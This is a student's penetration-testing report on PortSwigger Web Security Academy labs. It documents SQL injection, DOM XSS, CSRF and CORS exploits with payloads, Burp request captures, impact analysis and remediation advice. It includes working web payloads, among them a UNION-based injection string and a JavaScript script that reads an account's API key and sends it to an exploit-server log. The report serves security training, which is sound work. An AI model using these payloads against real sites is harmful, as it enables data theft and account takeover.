

**Project Title: Web
Application Vulnerability
Assessment and
Penetration Testing**

**Platform: PortSwigger
Web Security Academy**

**Submitted By : Gouri
Rana**

Objective

The objective of this project is to identify, exploit, analyze, and document common web application vulnerabilities using controlled laboratory environments provided by PortSwigger Web Security Academy. The assessment focuses on understanding how vulnerabilities can affect web applications and how appropriate security controls can mitigate them.

Scope of Assessment

Include:

- Platform: PortSwigger Web Security Academy
- Environment: Authorized training laboratories
- Testing Method: Manual testing using Burp Suite and browser-based interaction
- Scope: Assigned vulnerable labs only
- Out of Scope:
 - Real-world applications
 - Unauthorized systems
 - Destructive attacks
 - Denial-of-Service attacks outside the controlled lab environment

Tools Used

Tool	Purpose
Burp Suite	Intercepting and modifying HTTP requests
Burp Repeater	Manual request manipulation and testing
Browser	Accessing and interacting with labs
PortSwigger Web Security Academy	Controlled vulnerable testing environment

Methodology

Phase 1: Reconnaissance and Understanding

- Understanding the application's functionality.
- Identifying user inputs and parameters.
- Observing HTTP requests and responses.
- Identifying potential attack surfaces.

Phase 2: Vulnerability Identification

- Testing relevant endpoints according to the assigned vulnerability.
- Modifying parameters and request data.
- Analyzing application behavior.

Phase 3: Exploitation

- Developing and test appropriate payloads.
- Confirming whether exploitation is successful.
- Avoiding unnecessary or destructive actions.

Phase 4: Evidence Collection

- Capturing Burp Suite requests.
- Capturing Burp Suite responses.
- Capturing proof of successful exploitation.
- Recording payloads and affected endpoints.

Phase 5: Risk Analysis and Remediation

- Assessing the impact.
- Assigning severity.
- Providing mitigation recommendations.

SQL Injection

Lab Name : SQL injection attack, querying the database type and version on MySQL and Microsoft

Severity (with justification) : High as it allows an attacker to bypass all application logic and interact directly with the underlying database.

OWASP Classification : OWASP Top 10 2021: A03 - Injection

Objective : The objective of this lab was to identify and exploit a SQL injection vulnerability in the product category filter and use a UNION-based SQL injection attack to retrieve and display the database version string.

Description : This lab contains a SQL injection vulnerability in the product category filter. You can use a UNION attack to retrieve the results from an injected query. To solve the lab, display the database version string.

Affected Endpoint : product category filter where the category value was supplied as user-controlled input through the HTTP request.


Payload Used : +UNION+SELECT+@@version,+blahblah--sdbkj

Steps to Reproduce :


1. Open the lab and navigate to the product category filtering functionality.
2. Select a product category to generate a request containing the category parameter.
3. Capture the HTTP request using Burp Suite Proxy.
4. Send the captured request to Burp Repeater.
5. Identify the category parameter as a potential injection point.
6. Modify the category parameter by inserting the following payload:
`+UNION+SELECT+@@version,+blahblah--sdbkj`
7. Send the modified request to the server.
8. Observe the HTTP response.
9. The response displays the database version string returned by the @@version variable.
10. The successful retrieval of the database version confirms that the application is vulnerable to UNION-based SQL injection.
11. The lab was successfully solved after displaying the database version information.

Burp Request Evidence :

- Original request screenshot




- Modified request screenshot




Burp Response Evidence :

- Response showing vulnerability behavior



- Indication of vulnerability



Proof of Exploitation :

- Browser screenshot showing successful attack

Congratulations, you solved the lab!

[Share your skills!](#) [Twitter](#) [LinkedIn](#) [Continue learning >>](#)

[Home](#)



Gifts' union select @@version,'blahblah'-- sdkbj

Refine your search:

[All](#) [Clothing, shoes and accessories](#) [Food & Drink](#) [Gifts](#) [Lifestyle](#) [Toys & Games](#)

Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. *Make sure you have an extra large freezer before delivery. *Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you. Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

Couple's Umbrella

Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible therapy. Not content being several yards apart, you and your significant other can dance around in the rain fully protected from the wet weather. To add insult to the rest of the public's injury, the umbrella only has one handle so you can be sure to hold hands whilst barging children and the elderly out of your way. Available in several romantic colours, the only tough decision will be what colour you want to demonstrate your over the top love in public. Cover both you and your partner and make the rest of us look on in envy and disgust with the Couple's Umbrella.

High-End Gift Wrapping

We offer a completely unique gift wrapping experience - the gift that just keeps on giving. We can crochet any shape and size to order. We also collect worldwide, we do the hard work so you don't have to. The gift is no longer the only surprise. Your friends and family will be delighted at our bespoke wrapping, each item 100% original, something that will be talked about for many years to come. Due to the intricacy of this service, you must allow 3 months for your order to be completed. So, organization is paramount, no leaving shopping until the last minute if you want to take advantage of this fabulously wonderful new way to present your gifts. Get in touch, tell us what you need to be wrapped, and we can give you an estimate within 24 hours. Let your funky originality extend to all areas of your life. We love every project we work on, so don't delay, give us a call today.

Conversation Controlling Lemon

Are you one of those people who opens their mouth only to discover you say the wrong thing? If this is you then the Conversation Controlling Lemon will change the way you socialize forever! When you feel a comment coming on pop it in your mouth and wait for the acidity to kick in. Not only does the lemon render you speechless by being inserted into your mouth, but the juice will also keep you silent for at least another five minutes. This action will ensure the thought will have passed and you no longer feel the need to interject. The lemon can be cut into pieces - make sure they are large enough to fill your mouth - on average you will have four single uses for the price shown, that's nothing an evening. If you're a real chatterbox you will save that money in drink and snacks, as you will be unable to consume the same amount as usual. The Conversational Controlling Lemon is also available with gift wrapping and a personalized card, share with all your friends and family; mainly those who don't know when to keep quiet. At such a low price this is the perfect secret Santa gift. Remember, lemons aren't just for Christmas, they're for life; a quieter, more reasonable, and un-opinionated one.

8.0.42-0ubuntu0.20.04.1

blahblah

your friends and family; mainly who
for Christmas, they're for life; a qui

8.0.42-0ubuntu0.20.04.1

blahblah

Impact: A successful SQL injection vulnerability can allow an attacker to manipulate the database queries executed by the application. In this case, the attacker was able to retrieve

the database version information, which reveals details about the underlying database management system. A malicious attacker may be able to:

- Enumerate database names, tables, and columns.
- Retrieve sensitive information stored in the database.
- Extract usernames, passwords, or other authentication data.
- Access confidential customer or business information.
- Modify or delete database records where sufficient permissions are available.
- Use information about the database version to identify known vulnerabilities specific to that database system.

Recommendation :

- **Use Parameterized Queries:**
SQL queries should be executed using prepared statements or parameterized queries. User input should never be directly concatenated into SQL statements.
- **Validate User Input:**
Input should be validated according to the expected format and data type. For example, category values should be restricted to valid and expected values.
- **Apply Least-Privilege Database Permissions:**
The database account used by the application should only have the permissions required for normal operation. It should not have unnecessary administrative privileges.
- **Implement Secure Error Handling:**
Detailed database errors and internal system information should not be exposed to users.

XSS - Cross-Site Scripting

Lab Name : DOM XSS in document.write sink using source location.search inside a select element

Severity : Medium because successful exploitation allows arbitrary JavaScript execution within the victim's browser under the security context of the vulnerable website.

OWASP Classification : A03 injection

Objective : The objective of this lab was to identify and exploit a DOM-based Cross-Site Scripting vulnerability in the stock checker functionality. The goal was to manipulate user-controlled input from the URL, break out of the HTML <select> element, and execute the JavaScript alert() function.

Description : This lab contains a DOM-based cross-site scripting vulnerability in the stock checker functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search which you can control using the website URL. The data is enclosed within a select element. To solve this lab, perform a cross-site scripting attack that breaks out of the select element and calls the alert function.

Affected Endpoint : /product?productId=1


Payload Used : "></select> <img src=1 onerror=alert(1)

Steps to Reproduce :


1. Navigate to a product page containing the stock checker functionality.
2. Observe the URL and identify that the page accepts user-controlled input through the query string.
3. Identify that the application's JavaScript uses location.search as the source of user-controlled data.
4. Observe that the input is passed to the document.write() function and inserted into the HTML page within a <select> element.
5. Modify the relevant URL parameter using the following payload:
6. "></select><img src=1 onerror=alert(1)
7. Load the modified URL in the browser.
8. The injected payload closes the existing <select> element and injects an element.
9. Since the image source is invalid, the browser triggers the onerror event handler.
10. The alert(1) JavaScript function executes, confirming successful DOM-based XSS.
11. Capture the alert box and the PortSwigger lab completion page as proof of successful exploitation.

Burp Request Evidence :


- Original request screenshot



- Modified request screenshot



- Error message



Impact:

A successful DOM-based Cross-Site Scripting vulnerability allows an attacker to execute arbitrary JavaScript in the browser of a victim visiting a specially crafted URL. Depending on the application's functionality and security controls, an attacker could potentially:

- Steal sensitive information accessible through the victim's browser.
- Perform actions on behalf of the victim.
- Modify the content displayed on the web page.
- Redirect users to malicious websites.
- Capture user input or credentials through injected content.
- Access sensitive information available within the application's client-side environment.
- Conduct phishing attacks by modifying the appearance or functionality of the webpage.

Recommendation :

- Avoid Using document.write()
The document.write() function should not be used with user-controlled input. Safer DOM manipulation methods should be used instead.
- Implement Context-Aware Output Encoding
User-controlled data should be properly encoded based on the context in which it is inserted into the DOM.
- Validate and Sanitize User Input
Input received through URL parameters should be validated and sanitized before being processed or inserted into the webpage.
- Use Safe DOM APIs
Developers should prefer safe methods such as textContent when inserting user-controlled content into the page, rather than APIs that interpret HTML.

CSRF - Cross-Site Request Forgery

Lab Name : CSRF where token validation depends on request method

Severity : Medium as an attacker can cause an authenticated victim to perform an unauthorized state-changing action

OWASP Classification : A01 - Broken Access Control

Objective : The objective of this lab was to identify and exploit a Cross-Site Request Forgery vulnerability in the email change functionality. The goal was to bypass the application's CSRF protection by changing the HTTP request method and use the exploit server to cause a victim's email address to be changed without their consent.

Description : This lab's email change functionality is vulnerable to CSRF. It attempts to block CSRF attacks, but only applies defenses to certain types of requests. To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address. You can log in to your own account using the following credentials: wiener:peter

Affected Endpoint : /my-account/change-email

Payload Used : email=hufflepuff@gamble.com

Steps to Reproduce :

Log in to the provided user account using the supplied credentials.

1. Navigate to the My Account page.
2. Change the email address using the normal application functionality.
3. Intercept the email change request using Burp Suite.
4. Observe that the original request contains a CSRF token and that CSRF token validation is applied to the original request method.
5. Send the request to Burp Repeater for further testing.
6. Modify the HTTP request method to an alternative method accepted by the application, such as changing the request from POST to GET.
7. Remove the CSRF token from the modified request where it is no longer required.
8. Add the desired email parameter: email=hufflepuff@gamble.com
11. Send the modified request and confirm that the application accepts the request without validating a CSRF token.
12. Open the PortSwigger exploit server.
13. Create an HTML page containing the malicious request to the vulnerable endpoint.
14. Store the exploit and deliver it to the victim using the exploit server.
15. When the authenticated victim loads the malicious page, the browser automatically sends the request to the vulnerable application.
16. Confirm that the victim's email address is changed successfully.
17. Capture the successful email change and lab completion message as proof of exploitation.

Burp Request Evidence :

- Original request screenshot

The screenshot shows the 'My Account' page of WebSecurity Academy. The page displays the user's username as 'wiener' and email as 'ravenclaw@hp.com'. There is an 'Update email' button. To the right, the Burp Suite interface is open, showing the 'Request' tab. The request is a GET request to the URL 'https://0acc00110381b3a881fca5500100084.web-security-academy.net/my-account?id=wiener'. The request headers include 'Host', 'Cookie', 'User-Agent', 'Accept', 'Accept-Encoding', 'Content-Type', 'Content-Length', 'Origin', 'Referer', 'Upgrade-Insecure-Requests', 'Sec-Patch-Dest', 'Sec-Patch-Mode', 'Sec-Patch-Site', 'Sec-Patch-User', 'Priority', and 'Te'. The response is a 200 OK status with a 'Location' header pointing to '/my-account?id=wiener'.

- Modified request screenshot
 - POST (requires csrf)

The screenshot shows the 'My Account' page of WebSecurity Academy. The page displays the user's username as 'wiener' and email as 'hufflepuff@gamblle.com'. There is an 'Update email' button. To the right, the Burp Suite interface is open, showing the 'Request' tab. The request is a POST request to the URL 'https://0acc00110381b3a881fca5500100084.web-security-academy.net/my-account/change-email'. The request headers include 'Host', 'Cookie', 'User-Agent', 'Accept', 'Accept-Encoding', 'Content-Type', 'Content-Length', 'Origin', 'Referer', 'Upgrade-Insecure-Requests', 'Sec-Patch-Dest', 'Sec-Patch-Mode', 'Sec-Patch-Site', 'Sec-Patch-User', 'Priority', and 'Te'. The request body contains a CSRF token: 'email=hufflepuff@gamblle.com&csrf=RvkCFj5bj9RdZvvND0Bv7y1gpGAQz1BK'. The response is a 200 OK status with a 'Location' header pointing to '/my-account?id=wiener'.

- GET (no csrf)

[Go to exploit server](#)[Back to lab description >>](#)[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your email is: ravenclaw@hp.com

Email

[Update email](#)

Send Cancel Follow redirection Target: https://0acc00110381b3a881fccab500100084.web-sec... HTTP/2

Inspector Notes

Request

1 GET /my-account/change-email?email=ravenclaw@hp.com HTTP/2
2 Host: 0acc00110381b3a881fccab500100084.web-security-academy.net
3 Cookie: session=rw45fdiyABvXlGfVviQvCYXmBYXfR5
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 67
10 Origin: https://0acc00110381b3a881fccab500100084.web-security-academy.net
11 Referer: https://0acc00110381b3a881fccab500100084.web-security-academy.net/my-account?id=wiener
12 Upgrade-Insecure-Requests: 1
13 Sec-Patch-Dest: document
14 Sec-Patch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, 1
18 Te: trailers
19
20 email=hufflepuff40ganble.com&csrf=rvkCPisbjQpDZrvNDCBv7ylgpGAQzLBK

Response

1 HTTP/2 302 Found
2 Location: /my-account?id=wiener
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0

- Exploit to change victim's email

[Back to lab description >>](#)

This is your server. You can use the form below to save an exploit, and send it to the victim.
Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0a84005303a1b39f818dc9d3014600a9.exploit-server.net/exploit

HTTPS

☒

File:

Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:
<script>
location = 'https://0acc00110381b3a881fccab500100084.web-security-academy.net/my-account/change-email?email=not@ok.com'
</script>

Inspector Notes

Request

1 GET /my-account/change-email?email=ravenclaw@hp.com HTTP/2
2 Host: 0acc00110381b3a881fccab500100084.web-security-academy.net
3 Cookie: session=rw45fdiyABvXlGfVviQvCYXmBYXfR5
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 0
10 Origin: https://0acc00110381b3a881fccab500100084.web-security-academy.net
11 Referer: https://0acc00110381b3a881fccab500100084.web-security-academy.net/my-account?id=wiener
12 Upgrade-Insecure-Requests: 1
13 Sec-Patch-Dest: document
14 Sec-Patch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, 1
18 Te: trailers
19
20

Response

1 HTTP/2 302 Found
2 Location: /my-account?id=wiener
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0

Done 101 bytes | 158 millis
Event log (1) All issues Memory: 128.0MB

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)[Twitter](#)[LinkedIn](#)[Continue learning >>](#)

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: https://exploit-0a84005303a1b39f818dc9d3014600a9.exploit-server.net/exploit

HTTPS

☒

File:

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

<script>
location = 'https://0acc00110381b3a881fccab500100084.web-security-academy.net/my-account/change-email?email=not@ok.com'
</script>[Store](#)[View exploit](#)[Deliver exploit to victim](#)[Access log](#)

Impact:

A successful CSRF attack allows an attacker to force an authenticated user to perform actions without their knowledge or consent. CSRF attack could potentially allow an attacker to:

- Change a victim's email address or account details.
- Modify security settings.
- Change passwords where additional protections are absent.
- Perform financial transactions.
- Modify user preferences or permissions.
- Initiate unwanted actions using the victim's authenticated session.

Recommendation :

- **Validate CSRF Tokens for All State-Changing Requests**
CSRF token validation should not depend solely on whether the request uses POST, GET, or another HTTP method. All requests that modify user data must require valid CSRF protection.
- **Do Not Use GET Requests for State-Changing Actions**
GET requests should only retrieve information and should not perform actions such as changing an email address or modifying account settings.
- **Use Strong and Unpredictable CSRF Tokens**
Each sensitive request should include a secure CSRF token that is validated by the server.
- **Implement SameSite Cookie Attributes**
Session cookies should use appropriate SameSite attributes to provide additional protection against cross-site requests.
- **Validate Origin and Referer Headers**
For sensitive requests, the server can validate the Origin or Referer headers as an additional layer of defense.

CORS (Cross-Origin Resource Sharing) Misconfiguration

Lab Name : CORS vulnerability with basic origin reflection

Severity : High because it allows an attacker-controlled website to read sensitive responses from the vulnerable application in the context of an authenticated user.

OWASP Classification : A05 - Security Misconfiguration

Objective : The objective of this lab was to identify and exploit an insecure Cross-Origin Resource Sharing (CORS) configuration that trusts attacker-controlled origins. The goal was to craft JavaScript that performs a cross-origin request to retrieve the administrator's sensitive API key from the /accountDetails endpoint and exfiltrate the response to an attacker-controlled exploit server.

Description : This website has an insecure CORS configuration in that it trusts all origins. To solve the lab, craft some JavaScript that uses CORS to retrieve the administrator's API key and upload the code to your exploit server. The lab is solved when you successfully submit the administrator's API key.

You can log in to your own account using the following credentials: wiener:peter

Affected Endpoint : /accountDetails

Payload Used :

```
<script>
var req = new XMLHttpRequest();
req.onload = reqmethod;
req.open('get','https://0aa9007803b817ca805671f4002300a9.web-security-academy.net/accountDetails',true);
req.withCredentials = true; req.send();
function reqmethod(){
location =
'https://exploit-0acc0063036317e280ed70b901bb0021.exploit-server.net/log?key'+this.responseText; };
</script>
```

Steps to Reproduce :

1. Log in to the application using the provided credentials: Username: wiener and password: peter
3. Navigate to the account page and identify the request used to retrieve account details.
4. Intercept the request using Burp Suite Proxy.
5. Identify the sensitive endpoint: /accountDetails
6. Send the request to Burp Repeater for further analysis.
7. Add or modify the Origin header with an attacker-controlled origin.

8. Send the request and observe that the server reflects the supplied origin in the CORS response headers. The vulnerable response should demonstrate insecure CORS behavior through headers similar to:
Access-Control-Allow-Origin: https://attacker-controlled-origin
Access-Control-Allow-Credentials: true
9. Confirm that arbitrary origins are trusted and that credentialed cross-origin requests are permitted.
10. Open the PortSwigger exploit server.
11. Create a malicious HTML page containing the CORS exploitation JavaScript.
12. Configure the script to send a request to: GET /accountDetails
13. Enable credentialed requests using: req.withCredentials = true;
14. Store the malicious HTML page on the exploit server.
15. Deliver the exploit to the victim using the PortSwigger exploit server.
16. When the authenticated victim visits the malicious page, their browser sends a request to /accountDetails with their active session credentials.
17. Due to the insecure CORS configuration, the malicious JavaScript is able to read the sensitive response.
18. The response containing the administrator's API key is transmitted to the attacker-controlled exploit server.
19. Retrieve the administrator's API key from the exploit server logs.
20. Submit the administrator's API key to successfully solve the lab.

Burp Request Evidence :

- Original request screenshot

The screenshot displays the Burp Suite interface. At the top, a table lists several HTTP requests. The request at index 1273 is highlighted, showing a GET request to /my-account with a status code of 200 and a content type of HTML. Below this, the 'Request' and 'Response' tabs are visible. The 'Request' tab shows the raw HTTP request, and the 'Response' tab shows the raw HTTP response. The response is an HTML document with a title 'CORS vulnerability with basic origin reflection' and a body containing a script tag that loads a JavaScript file from /resources/labheader/js/labheader.js. The response also includes a 'Content-Type' header of 'text/html; charset=utf-8' and a 'Cache-Control' header of 'no-cache'.

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn											
Intercept HTTP history WebSockets history Match and replace Proxy settings View image											
Filter settings: Hiding CSS, image and general binary content											
#	Host	Method	URL	Param	Status	code	Length	MIME	ty	Extension	Title
12..	https://www.google..	POST	/gen_204?atyp=i&ei=TYZarBTcQzhncPg9-y2Q0&ct=slh&v=t1&m=M&aqid=TYZauD_E875hMwPvtIhwQo&pv=0.06306435692401668&..		✓	204	663	HTML			
12..	https://www.google..	POST	/gen_204?atyp=i&ei=TYZarBTcQzhncPg9-y2Q0&ct=slh&v=t1&m=M&aqid=TYZauD_E875hMwPvtIhwQo&pv=0.06306435692401668&..		✓	204	663	HTML			
1271	https://www.google..	POST	/gen_204?atyp=i&ei=TYZarBTcQzhncPg9-y2Q0&ct=slh&v=t1&m=M&aqid=TYZauD_E875hMwPvtIhwQo&pv=0.06306435692401668&..		✓	204	663	HTML			
1272	https://0aa900780..	GET	/my-account			✓	302	86			
1273	https://0aa900780..	GET	/login			✓	200	3793	HTML		CORS vulnerab..
12..	https://0aa900780..	GET	/academyLabHeader			✓	101	147			
1275	https://0aa900780..	POST	/login			✓	302	188			
12..	https://0aa900780..	GET	/my-account?id=wiener		✓	200	4261	HTML			CORS vulnerab..
1277	https://0aa900780..	GET	/accountDetails			✓	200	303	JSON		
1278	https://0aa900780..	GET	/academyLabHeader			✓	101	147			
12..	https://push.service..	GET	/		✓	34.107.243..					
12..	https://push.service..	GET	/		✓	34.107.243..					

Modified request screenshot

CORS vulnerability with basic origin reflection

Go to exploit server Submit solution Back to lab description >>

LAB Not solved

Home | My account | Log out

My Account

Your username is: wiener

Your API Key is: 4dGcrx7BXHrCCga93YlVMeHnwpP7ZpJM

Email

Update email

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Param	Status	code	Length	MIME	ty	Extension	Title
12..	https://www.google..	POST	/gen_204?atyp=i&ei=TYZarBTcQzhncPg9-y2Q0&ct=slh&v=t1&m=M&aqid=TYZauD_E875hMwPvtIhwQo&pv=0.06306435692401668&..		✓	204	663	HTML			
